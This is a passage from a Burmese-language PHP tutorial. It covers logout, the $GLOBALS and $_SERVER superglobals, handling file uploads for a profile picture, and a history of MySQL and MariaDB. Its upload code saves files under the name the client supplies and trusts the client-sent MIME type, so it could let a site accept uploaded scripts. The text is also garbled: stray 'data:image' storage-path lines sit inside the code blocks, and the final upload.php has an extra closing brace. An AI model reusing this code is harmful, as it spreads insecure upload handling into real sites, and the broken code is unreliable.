စမ်းကြည့်လို့ရပါပြီ။ email နဲ့ password မှန်အောင်ပေးလိုက်ရင် profile.php ကိုရောက်သွားမှာ ဖြစ်လို့ အခုလိုရလဒ်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။



ဒီတစ်ခါတော့ `profile.php` ကို ပြန်သွားပါပြီ။ Session ထဲမှာ User Data ရှိသွားပြီမို့လို့ပါ။ Profile ရဲ့အောက်နားမှာ `_actions` ဖိုဒါထဲက `logout.php` နဲ့ချိတ်ပေးထားတဲ့ Logout Link လည်းပါဝင်ပါတယ်။ ဒါကြောင့် Logout ပြန်လုပ်ချင်ရင် လုပ်လို့ရအောင် `_actions/logout.php` မှာ အခုလိုရေးပေးပါ။

PHP

```
<?php

session_start();
unset( $_SESSION['user'] );

header('location: ../index.php');
```

Session ထဲက User Data ကိုဖျက်ပြီး `index.php` ကို ပြန်သွားခိုင်းလိုက်တာပါ။ Session ထဲက Data ကို ဖျက်လိုက်တယ်ဆိုတာဟာ Logout လုပ်လိုက်တဲ့သဘောပါပဲ။

အခုဆိုရင် အခြေခံ Login/Logout လုပ်ဆောင်ချက်လေးတစ်ခုကို ရရှိသွားပြီပဲဖြစ်ပါတယ်။ Register လုပ်ဆောင်ချက်တော့ မထည့်ရသေးပါဘူး။ ဒီနေရာမှာ ထည့်လို့မရသေးပါဘူး။ Database နဲ့ပက်သက်တဲ့ အကြောင်းအရာတွေ ပြောပြီးမှ ဆက်ထည့်ကြပါမယ်။ ဒါကြောင့် ဒီပရောဂျက်ကုဒ်ကို သိမ်းထားပါ။ နောက်အခန်းတွေမှာ လိုအပ်တဲ့ လုပ်ဆောင်ချက်တွေ ဆက်လက် ဖြည့်စွက်သွားမှာမို့လို့ပါ။

\$GLOBALS & \$_SERVERS

Superglobal တွေအကြောင်း ပြောရင်းနဲ့ `$GLOBALS` နဲ့ `$_SERVER` Superglobal တွေကိုလည်း ထည့်သွင်းမှတ်သားသင့်ပါတယ်။ `$GLOBALS` Superglobal ဟာ တစ်ခြား Superglobal တွေမှာလို့ Underscore နဲ့ မစတာကို သတိပြုပါ။ သူ့ထဲမှာ `$_GET` တို့ `$_POST` တို့လို တစ်ခြား Superglobal တွေ နဲ့ ကိုယ်ကြေညာ အသုံးပြုထားတဲ့ Global Variable တွေ အပါအဝင် ရှိရှိသမျှ Global Variable အားလုံးရဲ့ တန်ဖိုးတွေ သူ့ထဲမှာ ရှိနေမှာပါ။ ပုံမှန်ဆိုရင် Function တွေထဲမှာ `global` Keyword ကိုသုံးပြီး Global Variable ကိုရယူအသုံးပြုရတယ်လို့ အထက်မှာ လေ့လာခဲ့ကြပါတယ်။ အကယ်၍ အဲ့ဒီလိုမသုံးဘဲ `$GLOBALS` Superglobal ထဲကနေ တိုက်ရိုက်ရယူပြီး သုံးမယ်ဆိုရင်လည်း ရနိုင်ပါတယ်။ ဥပမာ -

PHP

```
<?php

$name = "Alice";

function hello() {
    echo "Hello " . $GLOBALS['name'];
}

hello();           // Hello Alice
```

global Statement နဲ့ Function ထဲမှာ ကြေညာထားပေးမယ့် Global Variable \$name ကို \$GLOBALS ကနေတစ်ဆင့် ရယူအသုံးပြုလို့ ရနိုင်တာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။

\$_SERVER Superglobal ကလည်း တော်တော်အသုံးဝင်ပါတယ်။ သူ့ထဲမှာ User Agent, Request Method, Request URI, Query String စသည်ဖြင့် Request/Response နဲ့ပတ်သက်တဲ့အချက်အလက်တွေ အကုန်ရှိနေတာပါ။ ပါဝင်တဲ့ အချက်အလက်တွေကို သိချင်ရင် print_r(\$_SERVER) ကို Run ကြည့်နိုင်ပါတယ်။ ဒီလိုရလဒ်မျိုးကို ပြန်ရပါလိမ့်မယ်။

Array

```
(
    [HTTP_HOST] => localhost
    [HTTP_USER_AGENT] => Mozilla/5.0
    [HTTP_COOKIE] => PHPSESSID=cgnblv9srsrnro3pj4m428qi6
    [SERVER_SOFTWARE] => Apache/2.4.46 (Unix)
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => /opt/lampp/htdocs
    [CONTEXT_DOCUMENT_ROOT] => /opt/lampp/htdocs
    [SCRIPT_FILENAME] => /opt/lampp/htdocs/app/a.php
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /app/a.php
    [PHP_SELF] => /app/a.php
    [REQUEST_TIME_FLOAT] => 1611046916.4418
    [REQUEST_TIME] => 1611046916
)
```

အမှန်တစ်ကယ်ရမယ့် ရလဒ်ကို အနည်းငယ်ချို့ပြီး ဖော်ပြလိုက်တာပါ။ Request/Response နဲ့ ပတ်သက် တဲ့ အချက်အလက်တွေအပြင် Server ရဲ့ Host Name, IP Address, Client ရဲ့ IP Address, လက်ရှိအလုပ် လုပ်နေတဲ့ ကုဒ်ဖိုင်ရဲ့တည်နေရာ စတဲ့အချက်အလက်မျိုးတွေလည်း ရှိနေလို့ ကိုယ့်ပရောဂျက်မှာ ဒီလို အချက်အလက်တွေ လိုအပ်လာရင် \$_SERVER Superglobal ကနေ အသင့်ယူသုံးလိုက်ယုံပါပဲ။

အခန်း (၁၃) - File Upload

File Upload ဆိုတာဟာ ပြီးခဲ့တဲ့အခန်းမှာ Request Data တွေစီမံပုံအကြောင်း ပြောရင်းနဲ့ တစ်ခါထဲ ပြောရမယ့် အကြောင်းအရာပါ။ ရောသွားမှာစိုးလို့သာ အခုလို တစ်ခန်းသပ်သပ်ခွဲပြီးတော့ ဖော်ပြလိုက်တာပါ။ Request နဲ့အတူပါဝင်လာမယ့် Data တွေဟာ URL Query အနေနဲ့ပဲ လာလာ၊ Form ကနေပဲလာလာ အများအားဖြင့် Plain Text Data တွေဖြစ်ကြပါတယ်။ အဲ့ဒီလို Text Data တွေအပြင် Request နဲ့အတူ Binary Data တွေလည်း ပါလာနိုင်ပါတယ်။ လွယ်လွယ်ပြောရရင် ဖိုင်တွေလည်း Request နဲ့အတူ ပါဝင်လာနိုင်ပါတယ်။ အဲ့ဒီလို ပါဝင်လာတဲ့အခါ PHP နဲ့ ဘယ်လိုစီမံရသလဲဆိုတာကို လေ့လာကြမှာပါ။

HTML Input တွေထဲမှာ `<input type="file">` ဆိုတာ ရှိပါတယ်။ ဒီ Input ရဲ့အကူအညီနဲ့ User က ပေးပို့လိုတဲ့ ဖိုင်တွေကို ရွေးချယ်လို့ရပါတယ်။ JavaScript ရဲ့အကူအညီနဲ့ ရွေးလိုက်တဲ့ဖိုင်ကို ပြပေးတာ၊ ဖိုင်အရွယ်အစား စစ်ပေးတာတွေ လုပ်လို့ရပေမယ့် တစ်ကယ့်အခြေခံကတော့ ဘာမှဆန်းဆန်းပြားပြား မလိုပါဘူး။ `<input type="file">` ကိုသုံးလိုက်ရင် ဖိုင်တွေရွေးပြီး ပို့လို့ရသွားပါပြီ။ စမ်းကြည့်နိုင်ဖို့ ဒီလို Form လေးပါဝင်တဲ့ HTML Document တစ်ခုကို `htdocs` အောက်မှာ နှစ်သက်ရာအမည်နဲ့ ရေးသားကြည့်နိုင်ပါတယ်။

```
<form
  action="upload.php"
  method="post"
  enctype="multipart/form-data"
>
  <input type="file" name="photo">
  <button type="submit">Send</button>
</form>
```

ဒီနေရာမှာ သတိပြုစရာလေးနှစ်ချက်ရှိပါတယ်။ Form ရဲ့ method မှာ get နဲ့ post နှစ်မျိုးရှိပေမယ့် File Input ကို အသုံးပြုလိုရင် post မှသာ အလုပ်လုပ်ပါတယ်။ get နဲ့ဆိုရင် အလုပ်မလုပ်ပါဘူး။ နောက်တစ်ချက်ကတော့ နမူနာမှာတွေ့ရသလို enctype လို့ ခေါ်တဲ့ Attribute တစ်ခု Form မှာ မဖြစ်မနေ ပါဝင်ဖို့ လိုအပ်ပါတယ်။ multipart/form-data အတိအကျ ဖြစ်ရပါတယ်။ ဒီ Attribute က အပိုင်းလိုင်းခွဲပြီး Encode လုပ်ထားတဲ့ Binary Data တွေ ပေးပို့ပါဝင်ကြောင်း Server ကို အသိပေးတဲ့ သဘောပါ။ File Input အလုပ်မလုပ်ရင် အများအားဖြင့် မှားကြတာ enctype Attribute မပါဝင်ခြင်း (သို့မဟုတ်) ပါတော့ပါတယ်။ သူ့ရဲ့ Value ဖြစ်တဲ့ multipart/form-data ရေးထားတာ စာလုံးပေါင်း မှားနေတာ၊ မပြည့်စုံတာတို့ကြောင့် ဖြစ်တတ်တာကို အများအားဖြင့် တွေ့ရပါတယ်။ ဒါကြောင့် အထူး သတိပြုပြီး မှန်ကန်အောင် ထည့်သွင်းပေးဖို့ လိုအပ်ပါတယ်။

ပုံမှန်အားဖြင့် PHP က Method post နဲ့လာတဲ့ Request Data တွေကို \$_POST Superglobal နဲ့ လက်ခံစီမံပါတယ်။ ဒါပေမယ့် File Input ကနေလာတဲ့ ဖိုင်နဲ့သက်ဆိုင်တဲ့ အချက်အလက်တွေကို \$_FILES လို့ခေါ်တဲ့ သီးခြား Superglobal နဲ့ သီးခြားခွဲပြီးတော့ လက်ခံစီမံပါတယ်။ စောစောက Form နမူနာကုန်မှာ action ကို upload.php လို့ပေးထားတဲ့အတွက် upload.php ဆိုတဲ့ဖိုင်ထဲမှာ ဒီလို ရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php
print_r( $_FILES );
```

ပြီးတဲ့အခါ စောစောကရေးထားတဲ့ Form ကနေတစ်ဆင့် ဖိုင်တစ်ခုကို ရွေးချယ်ပေးပို့လိုက်ရင် upload.php ကိုရောက်သွားပြီး အခုလိုရလဒ်ကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

```

Array
(
    [photo] => Array
        (
            [name] => profile.jpg
            [type] => image/jpeg
            [tmp_name] => /path/to/temp/phpfHbCev
            [error] => 0
            [size] => 210446
        )
)

```

PHP က `$_FILES` Superglobal ထဲမှာ လက်ခံထားပေးတဲ့ ပေးပို့လာတဲ့ ဖိုင်နဲ့ပက်သက်တဲ့ အချက်အလက်တွေကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။ အချက်အလက် (၅) ခုပါဝင်တဲ့ Array တစ်ခုပါ။ `name`, `type`, `tmp_name`, `error` နဲ့ `size` တို့ဖြစ်ပါတယ်။ `name` ကတော့ ဖိုင်ရဲ့မူလအမည်ပါ။ `type` ကတော့ MIME Type ခေါ် ဖိုင်အမျိုးအစားပါ။ `tmp_name` ကတော့ အရေးအကြီးဆုံးပါပဲ။ ပေးပို့လိုက်တဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားတဲ့ နေရာပါ။ ဒါကြောင့် ဒီရလဒ်ကို တွေ့မြင်ရရင် Request Data နဲ့ ပါလာတဲ့ ဖိုင်ကို လက်ခံသိမ်းဆည်းထားပြီးပြီ ဆိုတဲ့သဘောပါပဲ။ `error` ကတော့ 0 ပဲဖြစ်ရမှာပါ။ အကြောင်းအမျိုးမျိုးကြောင့် ဖိုင်ပျက်နေရင် (သို့မဟုတ်) အပြည့်အစုံမရောက်ရင် သက်ဆိုင်ရာ `error` တန်ဖိုးရှိနေမှာပါ။ ဘယ်လိုတန်ဖိုး ရှိနေသလဲဆိုတာ သိပ်အရေးမကြီးပါဘူး။ `error` မှာတန်ဖိုးတစ်ခုခု ရှိနေရင် အဲဒီဖိုင်ကို လက်ခံအသုံးပြုနိုင်ခြင်း မရှိတဲ့သဘောပါပဲ။ နောက်ဆုံး `size` ကတော့ ဖိုင်အရွယ်အစားကို Byte နဲ့ဖော်ပြနေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီအချက်အလက်တွေ တွေ့မြင်ရပြီဆိုရင် File ပေးပို့ခြင်း၊ လက်ခံခြင်းကိစ္စ အောင်မြင်သွားပါပြီ။ နောက်တစ်ဆင့်အနေနဲ့ လက်ခံရရှိထားတဲ့ဖိုင်ကို ကိုယ်လိုချင်တဲ့နေရာမှာ ရွှေ့သိမ်းထားပေးရမှာ ဖြစ်ပါတယ်။ ဒီအတွက် `upload.php` ထဲကကုဒ်ကို အခုလို ပြင်ရေးနိုင်ပါတယ်။

PHP

```
<?php

print_r( $_FILES );

$name = $_FILES['photo']['name'];
$tmp = $_FILES['photo']['tmp_name'];

move_uploaded_file($tmp, $name);
```

လက်ခံရရှိထားတဲ့ ဖိုင်အချက်အလက်တွေထဲက မူရင်းအမည် name နဲ့ လက်ရှိတည်နေရာ tmp_name တို့ကို ထုတ်ယူလိုက်တာပါ။ ပြီးတဲ့အခါ move_uploaded_file() Function နဲ့ နေရာရွှေ့သိမ်းပေးလိုက်ပါတယ်။ move_uploaded_file() အတွက် လက်ရှိတည်နေရာနဲ့ သိမ်းလိုတဲ့တည်နေရာနဲ့ ဖိုင်အမည်တို့ကို ပေးရတာပါ။ လက်ရှိတည်နေရာအနေနဲ့ tmp_name ကနေရတဲ့တန်ဖိုးကို ပေးလိုက်ပါတယ်။ သိမ်းလိုတဲ့တည်နေရာအဖြစ် Path လမ်းကြောင်းကို ပေးရမှာပါ။ နမူနာမှာ ပေးထားပါဘူး။ ဖိုင်အမည်အနေနဲ့ မူရင်းအမည်ကိုပဲ ပြန်သုံးထားပါတယ်။ တည်နေရာမပေးတဲ့အတွက် လက်ရှိ upload.php ရှိနေတဲ့ ဖိုဒါထဲမှာပဲ ဖိုင်ကို ရွှေ့ပြီးမူရင်းအမည်နဲ့ သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။

ဒီနေရာမှာ တွေ့ရလေ့ရှိတဲ့ပြဿနာကတော့ ဖိုဒါ Permission ပြဿနာပါ။ Windows တွေမှာ သိပ်ပြဿနာ မရှိပေမယ့် Linux တို့ Mac တို့မှာ သင့်တော်တဲ့ ဖိုဒါ Permission ပေးထားရင် အဲ့ဒီဖိုဒါထဲမှာ PHP က ဖိုင်ကိုသိမ်းပေးနိုင်မှာ မဟုတ်ဘဲ Permission Denied Error တက်ပါလိမ့်မယ်။ ဒါကြောင့် Permission Denied Error တွေ့ခဲ့ရင် File ကြောင့်တက်တဲ့ ပြဿနာမဟုတ်ဘဲ ဖိုဒါ Permission ကို ပြောင်းပေးဖို့ လိုအပ်နေတာ ဆိုတာကို သတိပြုပါ။

ဒီလုပ်ဆောင်ချက်ကို ရေးလက်စ ပရောဂျက်ထဲမှာလည်း ထပ်ထည့်ပါဦးမယ်။ ဒါကြောင့် project ထဲမှာ လိုအပ်တဲ့ ဖိုင်နဲ့ ဖိုဒါတွေကို အခုလို ထပ်မံထည့်သွင်းပေးပါ။

```

project/
├── css/
│   └── bootstrap.min.css
├── _actions/
│   ├── photos/
│   ├── upload.php
│   ├── login.php
│   └── logout.php
├── index.php
├── register.php
└── profile.php

```

`_actions` ဖိုဒါထဲမှာ `photos/` ဖိုဒါနဲ့ `upload.php` ဖိုင်တို့ကို ထပ်တိုးလိုက်တာပါ။ ပြီးတဲ့အခါ ရေးလက်စ `profile.php` မှာ အခုလို ဖြည့်စွက်ပေးပါ။

```

...

<h1 class="mb-3">John Doe</h1>

<?php if(isset($_GET['error'])): ?>
    <div class="alert alert-warning">
        Cannot upload file
    </div>
<?php endif ?>


<?php if(file_exists('_actions/photos/profile.jpg')): ?>
    
<?php endif ?>

<form action="_actions/upload.php" method="post"
    enctype="multipart/form-data">
    <div class="input-group mb-3">
        <input type="file" name="photo" class="form-control">
        <button class="btn btn-secondary">Upload</button>
    </div>
</form>

<ul class="list-group">
...

```


နဂိုရေးလက်စ `<h1>` Element နဲ့ `<ul>` Element ကြားထဲမှာ ထပ်ဖြည့်ပေးလိုက်တာပါ။ အလုပ် (၃) ခု လုပ်ထားပါတယ်။ အကယ်၍ URL Query မှာ `error` တန်ဖိုးရှိနေရင် Error Message ကို ပြပေးထားပါတယ်။ ပြီးတဲ့အခါ `file_exists()` Function နဲ့ `profile.jpg` ရှိမရှိစစ်ပြီး ရှိရင် `<img>` Element နဲ့ ပြခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ Form တစ်ခု ဆက်လက်ပါဝင်ပါတယ်။ `<input type="file">` နဲ့ Profile Picture ရွေးပြီး ပို့လို့ရတဲ့ Form ပါ။ ဒီလိုထည့်သွင်းပေးလိုက်ရင် `profile.php` ရဲ့ အသွင်အပြင်က အခုလို ဖြစ်သွားပါပြီ။



ဆက်လက်ပြီးတော့ `_actions/upload.php` မှာ ဖိုင်ကိုသိမ်းပေးတဲ့ကုဒ်ကို အခုလိုရေးသားပေးပါ။

PHP

```
<?php


$error = $_FILES['photo']['error'];
$tmp = $_FILES['photo']['tmp_name'];
$type = $_FILES['photo']['type'];

if($error) {
    header('location: ../profile.php?error=file');
    exit();
}

if($type === "image/jpeg" or $type === "image/png") {
    move_uploaded_file($tmp, "photos/profile.jpg");
    header('location: ../profile.php');
} else {
    header('location: ../profile.php?error=type');
}
}
```

\$_FILES Superglobal ကနေ error, type နဲ့ tmp_name တို့ကို ထုတ်ယူထားပါတယ်။ error ရှိနေရင် ဆက်အလုပ်မလုပ်ဘဲ ../profile.php ကို error URL Query နဲ့ ပြန်သွားခိုင်းထားပါတယ်။ ပြီးတဲ့အခါ ပေးပို့လာတဲ့ဖိုင်ကို ပုံ ဟုတ်မဟုတ်စစ်ချင်တဲ့အတွက် type ကို image/jpeg သို့မဟုတ် image/png ဟုတ်မဟုတ် စစ်ထားပါတယ်။ ဟုတ်မှန်တော့မှ ဖိုင်ကို photos/ ဖိုဒါထဲမှာ သိမ်းပေးပြီး၊ မဟုတ်မှန်ဘူးဆိုရင် ../profile.php ကို error URL Query နဲ့ ပြန်သွားခိုင်းလိုက်တာပါ။

ဒါကြောင့် ပုံမဟုတ်တဲ့ ဖိုင်တစ်ခုခုကို ရွေးပြီး ပို့လိုက်ရင် Error Message ကိုတွေ့မြင်ရမှာဖြစ်ပြီး ပုံတစ်ခုကို အသေအချာရွေးပြီး ပို့လိုက်ရင်တော့ ရလဒ်က အခုလိုဖြစ်မှာပါ။



ဒီနည်းနဲ့ ရေးလက်စပရောဂျက်မှာ Profile Picture ပြောင်းလို့ရတဲ့ လုပ်ဆောင်ချက်လည်း ပါဝင်သွားပြီပဲ ဖြစ်ပါတယ်။

အခန်း (၁၄) - MySQL Database

ကနေ့အချိန်မှာ အထင်ရှားဆုံးနဲ့ လူသုံးအများဆုံး Relational Database Management System (RDBMS) (၅) မျိုးရှိတယ်လို့ ဆိုနိုင်ပါတယ်။ MySQL, MSSQL, Oracle, PostgreSQL နဲ့ SQLite တို့ပါ။ အားလုံးက Data တွေကို အပြန်အလှန် ဆက်စပ်နေတဲ့ Database Table ထဲမှာသိမ်းဆည်းပြီး SQL Query Language နဲ့ စီမံရတဲ့ နည်းပညာတွေပါ။ အခုနောက်ပိုင်းမှာ အဲ့ဒီလို အပြန်အလှန်ဆက်စပ်နေတဲ့ Table တွေမှာ Data ကိုသိမ်းတာမဟုတ်တော့တဲ့ NoSQL Database နည်းပညာတွေလည်း ထွက်ပေါ်အသုံးတွင် ကျယ်လာကြပါတယ်။ Redis, MongoDB စတဲ့ Database နည်းပညာတွေပါ။

အထင်ရှားဆုံး RDBMS (၅) မျိုးထဲမှာ တစ်ခုအပါအဝင်ဖြစ်တဲ့ SQLite က Standalone Database ခေါ် Database ကို ဖိုင်တစ်ခုလို သယ်သွားလို့ရတဲ့ Database အမျိုးအစားဖြစ်ပါတယ်။ ကျန် (၄) ခုကတော့ Client-Server ပုံစံအလုပ်လုပ်လို့ Database Server အနေနဲ့ အသုံးပြုရပါတယ်။ ဒီစာအုပ်မှာ ထည့်သွင်း လေ့လာကြမှာကတော့ MySQL Database နည်းပညာပဲ ဖြစ်ပါတယ်။

MySQL Database မှာ မူကွဲနှစ်မျိုးရှိပါတယ်။ မူလ MySQL နဲ့ အဲ့ဒီ မူလ MySQL Source Code ကနေ Fork လုပ်ယူပြီး တီထွင်ထားတဲ့ MariaDB လို့ခေါ်တဲ့ နည်းပညာပါ။ မူလ MySQL ဟာ Open Source နည်းပညာတစ်ခုဖြစ်သလို Commercial အခပေး ဝန်ဆောင်မှုအနေနဲ့လည်း ရနိုင်တဲ့ နည်းပညာပါ။ ပြဿနာက MySQL ရဲ့ ပထမပိုင်ရှင်ဖြစ်တဲ့ MySQL AB လို့ခေါ်တဲ့ ကုမ္ပဏီကို Sun Microsystems က ဒေါ်လာ (၁) ဘီလီယံနဲ့ ဝယ်ယူလိုက်တဲ့အတွက် MySQL ရဲ့ ဒုတိယပိုင်ရှင် ဖြစ်သွားပါတယ်။ သိပ်မကြာခင် မှာပဲ Sun Microsystems ကို Oracle က ထပ်ဆင့်ဝယ်ယူလိုက်ပြန်လို့ MySQL ရဲ့ တတိယနဲ့ လက်ရှိပိုင်ရှင် က Oracle ဖြစ်နေပါတယ်။


ဒါကြောင့် Oracle လို့ခေါ်တဲ့ အခြားထင်ရှားတဲ့ Commercial Database နည်းပညာနဲ့ MySQL တို့ရဲ့ ပိုင်ရှင်ဟာ တစ်ဦးတည်း ဖြစ်သွားပါတယ်။ ဒီအခြေအနေကို တစ်ချို့က စိတ်ပူကြပါတယ်။ Oracle အနေနဲ့ MySQL ရဲ့ မူလ Open Source လမ်းစဉ်ကနေ သွေဖီသွားစေမှာကို စိတ်ပူကြတာပါ။ ဒါကြောင့် ပထမ ပိုင်ရှင်ဖြစ်တဲ့ MySQL AB ကို ပူးပေါင်းတည်ထောင်သူ တစ်ဦးကပဲ ဦးဆောင်ပြီးတော့ MySQL ရဲ့ Source Code ကို Fork လုပ် ပွားယူလိုက်ပါတယ်။ Open Source ပရောဂျက်တွေမှာ သတ်မှတ်ချက်များနဲ့အညီ အဲ့ဒီလို ပွားယူခွင့် ရှိပါတယ်။ သတ်မှတ်ချက်များနဲ့အညီ ဆိုတာကို သတိပြုပါ။ ယူချင်သလို ယူလို့ရတာမျိုး တော့ မဟုတ်ပါဘူး။ အဲ့ဒီလို ပွားယူထားတဲ့ မူကွဲကို MariaDB ဆိုတဲ့အမည်နဲ့ Open Source နည်းပညာ အဖြစ် ဆက်လက် ရပ်တည်လာခဲ့လို့ အခုဆိုရင် မူလ MySQL နဲ့ MariaDB ဆိုပြီး မူကွဲနှစ်ခုရှိနေတာပါ။

XAMPP ကို Install လုပ်လိုက်စဉ်မှာ ပါဝင်သွားတဲ့ Database နည်းပညာက MySQL မဟုတ်ပါဘူး။ MariaDB ဖြစ်ပါတယ်။ ဒါပေမယ့် MySQL နဲ့ MariaDB တို့ဟာ Drop-in Replacement ခေါ် တစ်ခုနေရာမှာ နောက်တစ်ခုကို အချိန်မရွေးအစားထိုး အသုံးပြုနိုင်တဲ့ နည်းပညာတွေပါ။ Source မတူပေမယ့် အသုံးပြုပုံ အတူတူပါပဲ။ ဒါကြောင့် အခေါ်အဝေါ်တွေ ရှုပ်လို့ MariaDB ဆိုတဲ့အသုံးအနှုန်းအစား MySQL ဆိုတဲ့ အသုံးအနှုန်းကိုသာ ဆက်လက်အသုံးပြုသွားမှာ ဖြစ်ပါတယ်။ PHP ဘက်ကနေ ကုဒ်တွေရေးတဲ့အခါမှာလည်း MySQL အမည်နဲ့ရှိနေတဲ့ Standard Function တွေ Standard Class တွေကို အသုံးပြုရမှာပါ။

